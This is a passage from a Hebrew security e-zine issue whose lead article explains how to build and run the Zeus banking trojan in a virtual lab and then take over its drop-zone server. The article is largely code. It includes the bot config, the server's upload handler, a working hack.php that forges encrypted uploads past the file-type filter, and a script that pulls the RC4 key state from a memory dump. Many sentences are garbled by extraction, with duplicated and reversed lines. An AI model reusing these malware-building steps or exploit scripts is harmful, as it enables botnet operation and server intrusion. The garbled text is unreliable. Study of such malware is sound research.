

Digital Whisper

גליון 22, יולי 2011

:מערכת המגזין

מייסדים: אפיק קסטיאל, ניר אדר

מוביל הפרוייקט: אפיק קסטיאל

עורכים: ניר אדר, אפיק קסטיאל

כתבים: Ender, אורי (Zerith), אדיר אברהם, שי חן, עידו נאור (Ce@ser).

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper יש לראות בכל האמור בשום צורה ואופן לתוצאות השימוש הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

editor@digitalwhisper.co.il פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל



דבר העורכים

ברוכים הבאים לגליון ה-22 של Digital Whisper!

ראשית, שמחנו לראות החודש הענות גבוהה מאנשים שרוצים לעזור ביצירת הגליון החודשי, לצערינו לא יכולנו להכניס את כלל המאמרים שהוגשו אך אנו מודים לכל מי שהגיש מאמר גם אם הוא לא נכנס לגליון. שנית, במהלך החודש האחרון שקלנו לפתוח פינה חדשה שבה בכל חודש יוזכרו מספר אירועים מעולם אבטחת המידע המקומי והעולמי, החודש לא יצא לנו ואנו מקווים שאחל מגליון הבא היא תתחיל לרוץ. אבל אנחנו לא מבטיחים שום דבר ☺

דבר נוסף הוא שלדעתנו, החודש אנחנו מציגים לכם את אחד הגליונות המרשימים שהיו עד כה, ואנו מעוניינים להודות לכל מי שעזר לנו ליצור אותו.

תודה רבה ל-Ender, שחוץ מ<u>לפתור את החידות המוזרות של An7i</u>, סוף סוף נכנע ללחצים שהפעלנו עליו וסיים את אחד המאמרים המוצלחים. תודה רבה לאורי (Zerith) שהציג לנו את הפתרון המאוד יצירתי שלו לחידה של Ratinho- ועל הדרך הגיש לנו מאמר מעולה. תודה רבה לאדיר אברהם על מאמר איכותי בנוגע להקשחת שרתי אינטרנט, תודה רבה לשי חן על מאמר (במקור באנגלית) בנושא "וקטורים עקיפים לתקיפת מערכות", ותודה אחרונה חביבה לעידו נאור (Ce@ser)- על מאמר נפלא בנוגע לאבטחת מידע בעולם הרפואה.

אפיק קסטיאל וניר אדר.



תוכך עניינים

דבר העורכים	2
תוכן עניינים	3
ZEUS - THE TAKE OVER	4
HOOKING THE PAGE FAULT HANDLER (SMASHING RATINHO FOR FUN AND PROFIT)	22
הקשחת שרתי אינטרנט	32
SESSION PUZZLES - וקטורים עקיפים לתקיפת מערכות	42
MEDICAL HAZARDOUS IMPLANTS	58
דברי סיום	63



Zeus - The Take Over

מאת Ender

?Zeus הקדמה - מה זה

Zeus (מוכר בדר"כ גם בשם Zbot) הינו סוס טרויאני אשר נועד בעיקר לגניבת מידע בנקאי על ידי תיעוד (Keylogging), מעקב אחרי טפסים שנשלחים באמצעות הדפדפן (ע"י Hooking), וגניבת client certificates), קבצים רגישים מהמחשב כמו

Zeus מתפשט לרוב באמצעות התקפות drive by downloads והתקפות פישינג. הזיהוי הראשון של הסוס הטרויאני היה בחודש יולי 2007 כאשר נעשה בו כדי לגנוב מידע ממשרד התחבורה של ארצות הברית. השימוש בטרויאני הפך נפוץ יותר במרץ 2009, ובחודש יוני 2009 גילתה חברת האבטחה Prevx כי נעשה שימוש ב-Zeus כדי לפרוץ מעל ל-74,000 חשבונות FTP של אתרי אינטרנט של חברות ענק כגון בנק אוף אמריקה, נאס"א, Oracle, סיסקו, ואמזון.

לפי הערכות רשתות ה-botnets השונות של Zeus כוללות מיליוני מחשבים נגועים (מעל ל-botnets לפי הערכות רשתות ה-botnets השונות של 2009, נשלחו מעל ל-1.5 מיליון הודעות פישינג בפייסבוק במטרה בארצות הברית). עד חודש אוקטובר 2009, נשלחו מעל ל-1.5 מיליון הודעות פישינג בפייסבוק במטרה להפיץ את הסוס הטרויאני.

מה שהופך את Zeus לכל כך פופולרי היא העובדה שלא צריך להיות האקר מיומן על מנת להקים לעצמך Zeus מה שהופך את Zeus. ערכות ליצירת סוסים טרויאנים מסוג Zeus נמכרות ומופצות בחינם בפורומי האקינג שונים, כאשר כל מה שנשאר לתוקפים הוא להפעיל את הערכה, לשנות מספר הגדרות, וליצור וריאציה חדשה לסוס הטרויאני.

תפוצתם הנרחבת של וריאציות ה-Zeus, (אשר ניתן אף להגדיר אותו כטרויאני הנפוץ בעולם כיום), משכה אליו תשומת לב נרחבת של חוקרי אבטחת מידע אשר מנסים למצוא דרכים להשתלט על רשתות Botnet של Zeus למטרות שונות...

במאמר זה אנסה להדגים, שלב אחר שלב, איך עובד התהליך של השתלטות על botnet של Zeus. במאמר זה אנסה להדגים, שלב אחר שלב, איך עובד התהליך של ה-Drop Zone, החל מהקמת סביבה וירטואלית לניתוח הטרויאני, היכרות ראשונה עם ממשק הניהול של ה-Zeus מול שרת ה-Zrop Zone, העלאת קבצים לשרת, והשתלטות עליו ☺



יוצאים לדרד

אז... מה אנחנו צריכים?

ירטואלית: Windows XP מכונת

:Microsoft Virtual PC 2007 - אישית אני מעדיף להשתמש ב

 $\frac{\text{http://www.microsoft.com/downloads/en/details.aspx?FamilyID=04d26402-3199-48a3-afa2-2dc0b40a73b6\&displaylang=en}{\text{2dc0b40a73b6\&displaylang=en}}$

(מיתן למצוא אימג'ים (חוקיים!) של Windows XP לאחר התקנת Microsoft Virtaul PC 2007, ניתן למצוא אימג'ים (חוקיים!) אימג'ים (און://www.microsoft.com/downloads/en/details.aspx?FamilyID=21eabb90-958f-4b64-b5f1-73d0a413c8ef

(ד"א, הסיסמא של המשתמש IE USer במערכות ההפעלה של האימג'ים הנ"ל היא: P2ssw0rd) - לאחר וד"א, הסיסמא של המשתמש וב USer במערכות החירטואלית דפדפן נורמלי (פיירפוקס או כרום) לצפיה הקמת המכונה הוירטואלית, מומלץ להתקין במכונה הוירטואלית דפדפן נורמלי (פיירפוקס או כרום) לצפיה בממשק הניהול של ה-Drop Zone.

שרת Web + שרת MySQL על המכונה הוירטואלית: ●

אני מעדיף את wamp - מאוד פשוט ונוח להתקנה:

http://www.wampserver.com/en/download.php

כלי ניתוח שונים:

- כדי לראות בצורה נוחה את התעבורה של הטרויאני: Local Network Monitor ttp://www.ntkernel.com/w&p.php?id=24
- של הטרויאני. Process בשביל לשמור לקובץ את הזיכרון של ה-Process בשביל לשמור לקובץ את הזיכרון Pmdump http://www.ntsecurity.nu/toolbox/pmdump/


שבריך את הסוס הטרויאני בעצמו ⊚ ולבסוף, כמובן שצריך את הסוס

מאמר זה מתמקד בגרסא 1.2.4.2 של Zeus, את קבצי ה-bulider שלו וממשק ה-web לניהול הטרויאני ניתן למצוא בחיפוש בגוגל ל-"Zeus 1.2.4.2"



Zeus יצירת וריאציה של

- http://localhost/phpmyadmin- ובסיום ההתקנה, ניגש ל-wamp ובסיום ההתקנה, ניגש ל-cpdb (מוסיף database).
- 2. כעת, נפתח את הקבצים של ה-Zeus שהורדנו מהרשת, ואם התמזל מזלנו, נמצא תיקיה בשם 2eus או או www. נעביר אותה לתיקיית ה-www של השרת, ואם הכל הלך חלק, גלישה ל-שhttp://localhost/web/install




דברים שכדאי לשים לב אליהם:

- םרת לפרת של ה-Zeus קיימת יכולת העלאת קבצים מהמחשב המתוקף לשרת של ה-Zrop Zone (שרת הניהול) כברירת מחדל, קבצים אלה נשמרים בתיקיה _reports עובדה זו תשמש אותנו בהמשך לשם השתלטות על השרת ☺
- b. התקשורת בין המחשב המותקף לבין ה-Drop Zone נעשית בצורה מוצפנת. בעת התקנת ה-b. Encryption Key יש להגדיר את ה-Prop Zone אשר לאחר מכן ישמש כמפתח להצפנת ה-RC4



במאמר הזה בחרנו להשתמש במפתח "enc_key", בהמשך נדגים איך אפשר לתקשר עצמאית עם שרת המאמר הזה בחרנו להשתמש במפתח "Enc_key". במאמר הזה בחרנו לדעת מה מפתח ההצפנה שנקבע עבור הטרויאני.


- 3. כעת, ניצור את ה-bot באמצעות ה-builder. התהליך מתבצע בשלושה שלבים:
 - (Edit config) .config.txt עורכים את קובץ הקונפיגורציה .a
 - b. שומרים את הקובץ עם סיומת Build config) bin.
- cc שהוא בעצם הסוס הטרויאני אשר נשלח לקורבן. (Build loader). יוצרים קובץ



בקובץ config.txt מגדירים את המשתנים השונים עבור ה-Bot, מצ"ב ההגדרות החשובות, להסבר config.txt ניתן גם להיעזר במדריך: Zeus - The Missing Manual.

```
url_config "http://localhost/web/config.bin" / מיקום קובץ הקונפיגורציה על שרת הקבצים "url_compip "http://localhost/web/ip.php" 1024 // מיקום קובץ שמחזיר לטרויאני את האייפי שלו "url_compip "http://localhost/web/ip.php" 1024 // מיקום קובץ שמחזיר לטרויאני את האייפי שלו "url_loader "http://localhost/web/bot.exe" // מיקום קובץ ההרצה של הטרויאני בשרת הקבצים "url_server "http://localhost/web/gate.php" // מיקום העמוד בשרת אשר מולו מבוצעת התקשורת "url_server "http://localhost/web/gate.php" //
```

כמו כן ניתן להגדיר בקובץ הקונפיגורציה חוקים שונים למניפולציות על אתרי אינטרנט. למשל, ברגע שהטרויאני מזהה שאתה נמצא באתר של הבנק, הוא יוסיף בעמוד הלוגין עוד שדה של "קוד כספומט"




או "מספר תעודת זהות" כדי שהוא יכול לגנוב גם את הנתונים הנ"ל. לחילופין, ישנם טרויאנים אשר מזריקים קוד JavaScript זדוני לאתר הבנק אשר מטרתו להעביר כסף מחשבון הלקוח המותקף לחשבון של התוקף.

לאחר שקובץ הקונפיגורציה נבנה ניתן לבנות את קובץ ה-exe ולהעתיק את שניהם לשרת ה-web. ברגע שהסוס הטרויאני מדביק מחשב, הוא ניגש לשרת ה-web שהוגדר לו כדי לבדוק אם מחכה לו קובץ gate.php עדכני יותר. לאחר מכן, הוא פונה לקובץ gate.php מולו בעצם נעשית התקשורת השוטפת עם ה-Drop Zone בצורה מוצפנת.


בנקודה זו אמורים להיות לנו קובץ EXE של הסוס הטרויאני, ושרת web שמחכה לקבל ממנו נתונים.

היכרות ראשונה עם ממשק הניהול

לפני שנתחיל כדאי להפעיל את ה-Local Network Monitor כדי לראות מה הטרויאני שולח ברשת. אחר כך אפשר להפעיל את הטרויאני שיצרנו - bot.exe. כדי לוודא שהוא הופעל כמו שצריך אפשר לפתוח builder. ולשים לב שעכשיו מופיעים בו פרטי הטרויאני שמותקן על המכונה:




בשלב הבא ניכנס באמצעות Internet Explorer לאתר כלשהו אשר מכיל טופס הזדהות ונזין בו פרטים ע"מ שהטרויאני ישלח אותם לממשק הניהול. אפשר סתם להכין טופס פשוט שדורש משתמש וסיסמא:





לאחר שהזנו את הפרטים ניכנס עם Firefox לממשק הניהול של ה-Zeus: Firefox לאחר שהזנו את הפרטים ניכנס עם לאחר ההזדהות באמצעות הפרטים שבחרנו בשלב ההתקנה, המסך הראשי מציג נתונים סטטיסטיים לאחר ההזדהות באמצעות וכמה דוחות נשלחו מהבוטים השונים.


לחיצה על "Search in database" מציגה את המסך בו אפשר לחפש את הדוחות השונים לפי תאריך:




(לפעמים לוקח דקה או שתיים עד שהנתונים מופיעים בממשק...)



נחזור ל-Local Network Monitor, ואם נחפש טוב, נוכל לראות את הפניה הראשונה של הטרויאני:



כאן בעצם רואים שהטרויאני רץ תחת התהליך svchost.exe עם 712 Process ID. הפניה הראשונה שלו פעצם רואים שהטרויאני שולח בקשת POST מהשרת. לאחר מכן נראה שהטרויאני שולח בקשת gate.php לקובץ





הקובץ gate.php אחראי על שמירת הנתונים שלנשלחים מהטרואני - סיסמאות, קבצים וכו'... אך כפי שאנחנו רואים, הפניות אל הקובץ הזה נעשות בצורה מוצפנת, ובמבט ראשון נראות כמו ג'יבריש... אם כן, המשימה הראשונה שלנו היא לפענח את צורת התקשורת מול gate.php כדי שנוכל לשלוח לו בקשות משלנו, ובתקווה להשתלט על השרת ©

gate.php ניתוח של

כדי לפענח את צורת התקשורת מול gate.php, כנראה שאין מנוס וצריך לקרוא קצת קוד PHP... ☺ fincludes... טלאחר ההקדמות ברוסית וה-includes מגיעים לשורות המשמעותיות הראשונות:

```
$data = @file_get_contents('php://input');
$data_size = @strlen($data);
if($data_size < HEADER_SIZE + ITEM_HEADER_SIZE)die();
$data = RC4($data, BOTNET_CRYPTKEY);</pre>
```

מה שאנחנו רואים כאן זה שהקובץ מצפה לקבל מעין RAW POST של מידע (שאורכו חייב להיות גדול יותר RC4 - מכמות system/global.php - שמוגדרים ב- HEADER_SIZE + ITEM_HEADER_SIZE). המידע מוצפן ב- Csystem/config.php - באמצעות המפתח הסודי של הטרויאני (שמוגדר ב- system/config.php).

אר כך אנחנו רואים מנגנון לאימות המידע שנשלח, התווים הראשונים מכילים את ה-MD5 של המידע:

```
if(strcmp(md5(substr($data, HEADER_SIZE), true), substr($data, HEADER_MD5, 16))
!== 0)die();
```

לסיום המידע עובר unpacking ונכנס למערך בשם \$list אשר מכיל את פרטי הדו"ח השונים:

```
$list = array();
for($i = HEADER_SIZE; $i < $data_size;)
{
    $k = @unpack('L4', @substr($data, $i, ITEM_HEADER_SIZE));
    $list[$k[1]] = @substr($data, $i + ITEM_HEADER_SIZE, $k[3]);
    $i += (ITEM_HEADER_SIZE + $k[3]);
}
unset($data);</pre>
```

מעיון בקוד אפשר ללמוד על המשתנים השונים שאמורים להופיע במערך:

```
$list[SBCID_BOT_ID] מזהה של הבוט // מזהה של הבוט אמזהה של רשת הבוטים // $list[SBCID_BOTNET] גירסת הבוט // $list[SBCID_BOT_VERSION] אונן הדוח // $list[SBCID_BOTLOG] אם קובץ לשמירה // $list[SBCID_BOTLOG_TYPE] שם קובץ לשמירה // $list[SBCID_PATH_DEST]
```

למשל, על מנת להעלות קובץ לשרת, יש לקבוע את המשתנים סו_sbcid_botnet, sbcid_botnet ו-sbcid_botnet, sbcid_botlog_type) כדוח מסוג קובץ (Blt_file), לקבוע את שם sbcid_botlog_type), לקבוע את שם sbcid_botlog_type, ואת תוכן הקובץ ב-sbcid_botlog.

Zeus - The Take Over www.DigitalWhisper.co.il



קטע הקוד ב-gate.php שאחראי על קבלת קבצים מהטרויאני ושמירתם על השרת:


```
else if(!empty($list[SBCID BOTLOG]) && !empty($list[SBCID BOTLOG TYPE]))
  $type = ToInt($list[SBCID BOTLOG TYPE]);
  if($type == BLT FILE)
    //Extensions that are able to remotely run.
    $bad exts = array('.php', '.asp', '.exe', '.pl', '.cgi', '.cmd', '.bat');
    $fd_hash = 0;
$fd_size = strlen($list[SBCID_BOTLOG]);
    //Form the name of the file.
    $file path =
REPORTS PATH.'/files/'.urlencode($botnet).'/'.urlencode($bot id);
    $last name = '';
    $1 = explode('/', (isset($list[SBCID PATH DEST]) &&
strlen($list[SBCID PATH DEST]) > 0 ? str replace('\\', '/',
$list[SBCID PATH DEST]) : 'unknown'));
    foreach(\$1 as \$k)if(\$trlen(\$k) > 0 \&\& strcmp(\$k, '..') !== 0 \&\& strcmp(\$k, '..')
'.') !== 0)$file_path .= '/'.($last_name = urlencode($k));
   if(strlen($last_name) === 0)$file_path .= '/unknown.dat';
    unset($1);
    //Check the extension, and set the file mask.
    if(($ext = strrchr($last_name, '.')) === false ||
array search(strtolower($ext), $bad exts) !== false)$file path .= '.dat';
    $ext_pos = strrpos($file_path, '.');
    //Add the file.
    for($i = 0; $i < 9999; $i++)
      if($i == 0)$f = $file path;
      else $f = substr_replace($file_path, '('.$i.').', $ext_pos, 1);
      if(file exists($f))
        if($fd size == filesize($f))
          if($fd hash === 0)$fd hash = md5($list[SBCID BOTLOG], true);
          if(strcmp(md5_file($f, true), $fd_hash) === 0)break;
        }
      else
        if(!CreateDir(dirname($file path)) || !($h = fopen($f, 'wb')))die();
        flock($h, LOCK EX);
        fwrite($h, $list[SBCID BOTLOG]);
        flock($h, LOCK UN);
        fclose($h);
        break;
```

כמו שאפשר לראות, בתהליך השמירה מתבצעות כמה בדיקות כדי לסנן סוגי קבצים "זדוניים". בהמשך נראה איך אפשר לעקוף את הבדיקות המבוצעות כאן.



gate.php-ל קובץ העלאת קובץ

מצויידים במידע הזה אנחנו כבר יכולים להתחיל לבנות קובץ PHP משלנו שינסה לתקשר עם gate.php מצויידים במידע הזה אנחנו כבר יכולים להתחיל לבנות קובץ של הטרויאני. לצורך השימוש במשתנים הגלובליים, ופונקציית שרת: curl php extension. בנוסף, נוודא שה-RC4 מופעל בשרת:



הקוד של הקובץ hack.php שלנו שבנינו על מנת לתקשר עם gate.php, ולהעלות אליו קבצים:

```
<?php // hack.php - upload a file to a Zeus Drop Zone</pre>
require_once('global.php');
// gate.php expects to get a packed $list array, this is the packing function
function mitem($key, $data) {
      return pack('L4', $key, 2 , strlen($data), 4).$data;
// create $list array
\arr = array();
$arr[] = mitem(SBCID BOT ID,
                                        "bot_id");
                                        "bot_net");
$arr[] = mitem(SBCID_BOTNET,
                                       "1.2.4.2");
$arr[] = mitem(SBCID BOT VERSION,
$arr[] = mitem(SBCID BOTLOG,
                                       "file contents");
                                      pack('l', BLT_FILE));
$arr[] = mitem(SBCID_BOTLOG_TYPE,
$arr[] = mitem(SBCID PATH DEST,
                                        "file_name.txt");
$data = implode("", $arr);
// set md5 hash
$hash = md5($data, true);
```

Zeus - The Take Over www.DigitalWhisper.co.il




```
$data = substr($hash, 0, 12).$hash.$data;

// encrypt data with RC4 key
$post_data = RC4($data, "enc_key");


// send data as raw POST to the server
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL, "http://localhost/web/gate.php");
curl_setopt($ch,CURLOPT_POST,1);
curl_setopt($ch,CURLOPT_POSTFIELDS,$post_data);
curl_setopt($ch,CURLOPT_RETURNTRANSFER, 1);

// post results..
echo curl_exec($ch);
curl_close($ch);
?>
```

אם מזלנו שיחק לנו, השרת יחזיר לנו מחרוזת בג'יבריש - זה סימן שהצלחנו לתקשר איתו כמו שצריך:



http://localhost/web/ reports/files/bot net/bot id/file name.txt ועכשיו, הקובץ שלנו נמצא ב-



<u>סיכום ביניים עד כאן:</u>

כרגע אנחנו יכולים להעלות קובץ לשרת דרך הקובץ gate.php. אבל, בשביל זה אנחנו חייבים לדעת מהו מפתח ההצפנה של הטרויאני. אם מדובר בשרת שלנו, אין לנו בעיה לדעת מה המפתח, אבל מה עושים במקרה שאנחנו לא יודעים מה המפתח?



Zeus-הוצאת מפתח ההצפנה מקובץ ההרצה של ה

על מנת לתקשר כמו שצריך עם השרת הטרויאני חייב להכיל איכשהו את מפתח ההצפנה. עכשיו, המטרה שלנו היא למצוא אותו. הדרך הפשוטה תהיה לשמור את כל הזיכרון של הטרויאני, ולהתחיל לחפש שם process ID עם svchost.exe את המפתח. כמו שראינו למעלה, במקרה שלנו הטרויאני השתמש בתהליך sychost.exe עם pmdump על מנת לשמור את הזיכרון של התהליך לקובץ mem.txt.

```
pumdump.exe 712 mem.txt
```

חיפוש פשוט בקובץ mem.txt אחר "enc_key" (הסיסמא שקבענו בעת התקנת ה-Zeus), לא מעלה דבר. לכן, צריך לחשוב על משהו אחר.. בואו נעיף מבט שניה בפונקצית ה-RC4 אשר משמשת להצפנה:

```
function RC4($data, $key)
              = array();
 $hash
            = array();
 $box
 $ret
             = '';
 $key_length = strlen($key);
 $data length = strlen($data);
 for ($x = 0; $x < 256; $x++)
   hash[x] = ord(key[x % key length]);
   box[x] = x;
 for (\$y = \$x = 0; \$x < 256; \$x++)
            = (\$y + \$box[\$x] + \$hash[\$x]) % 256;
   $у
           = $box[$x];
   $tmp
   box[$x] = box[$y];
   box[$y] = $tmp;
 for (\$z = \$y = \$x = 0; \$x < \$data length; \$x++)
   $z = ($z + 1) \% 256;
   y = (y + box[z]) % 256;
          = $box[$z];
   $t.mp
   box[$z] = box[$y];
   box[$y] = $tmp;
           = $box[(($box[$z] + $box[$y]) % 256)];
   $k
   ret = chr(ord(\$data[\$x]) ^ \$k);
 return $ret;
```

הפונקציה מחולקת לשלושה חלקים עיקריים:

- 1. המערך \$hash מאותחל בערכי ה-ASCII של מפתח ההצפנה, ו- \$box מאותחל ב-1 עד 256.
 - 2. המספרים ב-\$box מסודרים מחדש באופן "אקראי" לפי הערכים שב-\$hash
 - 3. נעשה שימוש בסידור מחדש של ה-\$box\$ על מנת להצפין את המידע.



בשורה התחתונה: ישנו box\$ אשר מכיל את המספרים השונים מ-1 עד 255, אשר מסודרים בסדר "אקראי" כלשהו... הסידור הזה משמש להצפנה של הנתונים. זאת אומרת, שאם נצליח למצוא את הסידור הזה של ה-box\$, אנחנו יכולים להצפין את המידע גם בלי לדעת מה המפתח הטקסטואלי... האם אנחנו יכולים למצוא בזיכרון של הטרויאני סידור כזה?

בואו נבדוק... הכנו קוד php שיחפש בזיכרון של הטרויאני (ששמרנו לקובץ mem.txt) רצף של 256 ערכים בואו נבדוק... הכנו קוד מהשני. במידה ונמצא רצף כזה, נדפיס את ערך ה-hex שלו:

```
<?php // find.php - search for a RC4 $box array in the trojan's memory dump</pre>
set time limit(0);
@ob end flush();
echo str_repeat(" ", 2048); flush();
$res = array(); $arr = array(); $len = 0;
// open mem.txt and go over each char
$handle = fopen("mem.txt", "rb");
while(!feof($handle))
       $chars = fread($handle, 10240);
       $chlen = strlen($chars);
       for($i = 0; $i < $chlen; $i++)
           $char = $chars[$i];
           // if $char exists in $arr, unset all cells until it doesn't exist
           if(isset($arr[$char]))
               foreach($arr as $val)
                   unset($arr[$val]); $len--;
                   if($val == $char) break;
           $arr[$char] = $char; $len++;
           // if we got 256 different values in $arr, save results to $res
           if(\$len == 256)
              // get HEX values of cells in $arr
             $box hex = "";
             foreach($arr as $val => $key)
                 $box hex .= dechex(ord($val))." ";
             }
             // make sure we didn't save this result already
             if(!in array($box hex, $res))
             {
                    ses[] = sox hex;
                    echo $box_hex;
                    echo str repeat(" ", 2048)."\r\n<br /><hr />";
                    flush();
```



```
}
}
fclose($handle);
?>
```

הלוגיקה כאן יחסית פשוטה, אנחנו עוברים על תוכן הקובץ, וכל תו אנחנו שומרים במערך \$arr. אם אנחנו מגלים שהתו כבר לא יהיה קיים במערך.

ברגע שנגיע ל-256 תווים שונים, נשמור את התוצאה במערך \$res, ובמידה ולא הדפסנו כבר את התוצאה ברגע שנגיע ל-256 תווים שונים, נשמור את התווים השונים שמצאנו.

מכיוון שקובץ הטקסט mem.txt הוא גדול יחסית (מעל ל-30MB), יקח לסקריפט כמה דקות לרוץ..



0 1 2 3 4 5 6 7 8 9 a b c d 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cc cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 e f 10 11 12 13 14 15 11 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7ff2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff

2e 52 48 d4 21 c8 7a 7 54 35 10 f 83 24 6 c0 5f 39 b4 1f fd 2d 8c a9 d7 8e e3 6f 49 a1 a3 42 23 4b 44 9f 67 4a d9 78 b0 79 97 17 a5 69 31 e b1 61 1e da 38 f0 7c c a8 19 f7 51 2b 95 30 9b d0 1c 7d 55 57 8f 60 a2 c3 d1 2f fc 34 11 bb 73 32 18 82 80 ac f8 e1 a4 d 91 f2 7b a 8 8a 99 fa 75 1b ae 3d cc 26 96 7e 81 ff af 71 b6 9a df 1d e5 3c ba f9 45 87 6d 76 b8 64 20 5e 7f cb e8 cd a0 8d 6b f6 f3 1 ce b5 bf 98 9c c6 28 6e 4c 14 65 e2 d2 70 e7 c1 74 dd a6 6a 5c de 8b 4 13 88 3b 46 3e 9d bd 53 dc 62 6c 33 b2 50 2c f1 84 4 db c9 9e ef d5 2 66 d6 89 e6 5d bc 93 ea c5 72 3 56 ed 94 37 f4 b cf 15 eb 63 90 e9 b9 3f 5b 59 36 f5 e4 fe 12 29 58 be e0 43 86 aa 27 1a ec c2 2a 4d 92 d8 b3 ad 22 77 ee 68 fb 4f b7 5a d3 5 41 85 3a c4 0 a7 c7 9 16 ab 4e 25 47

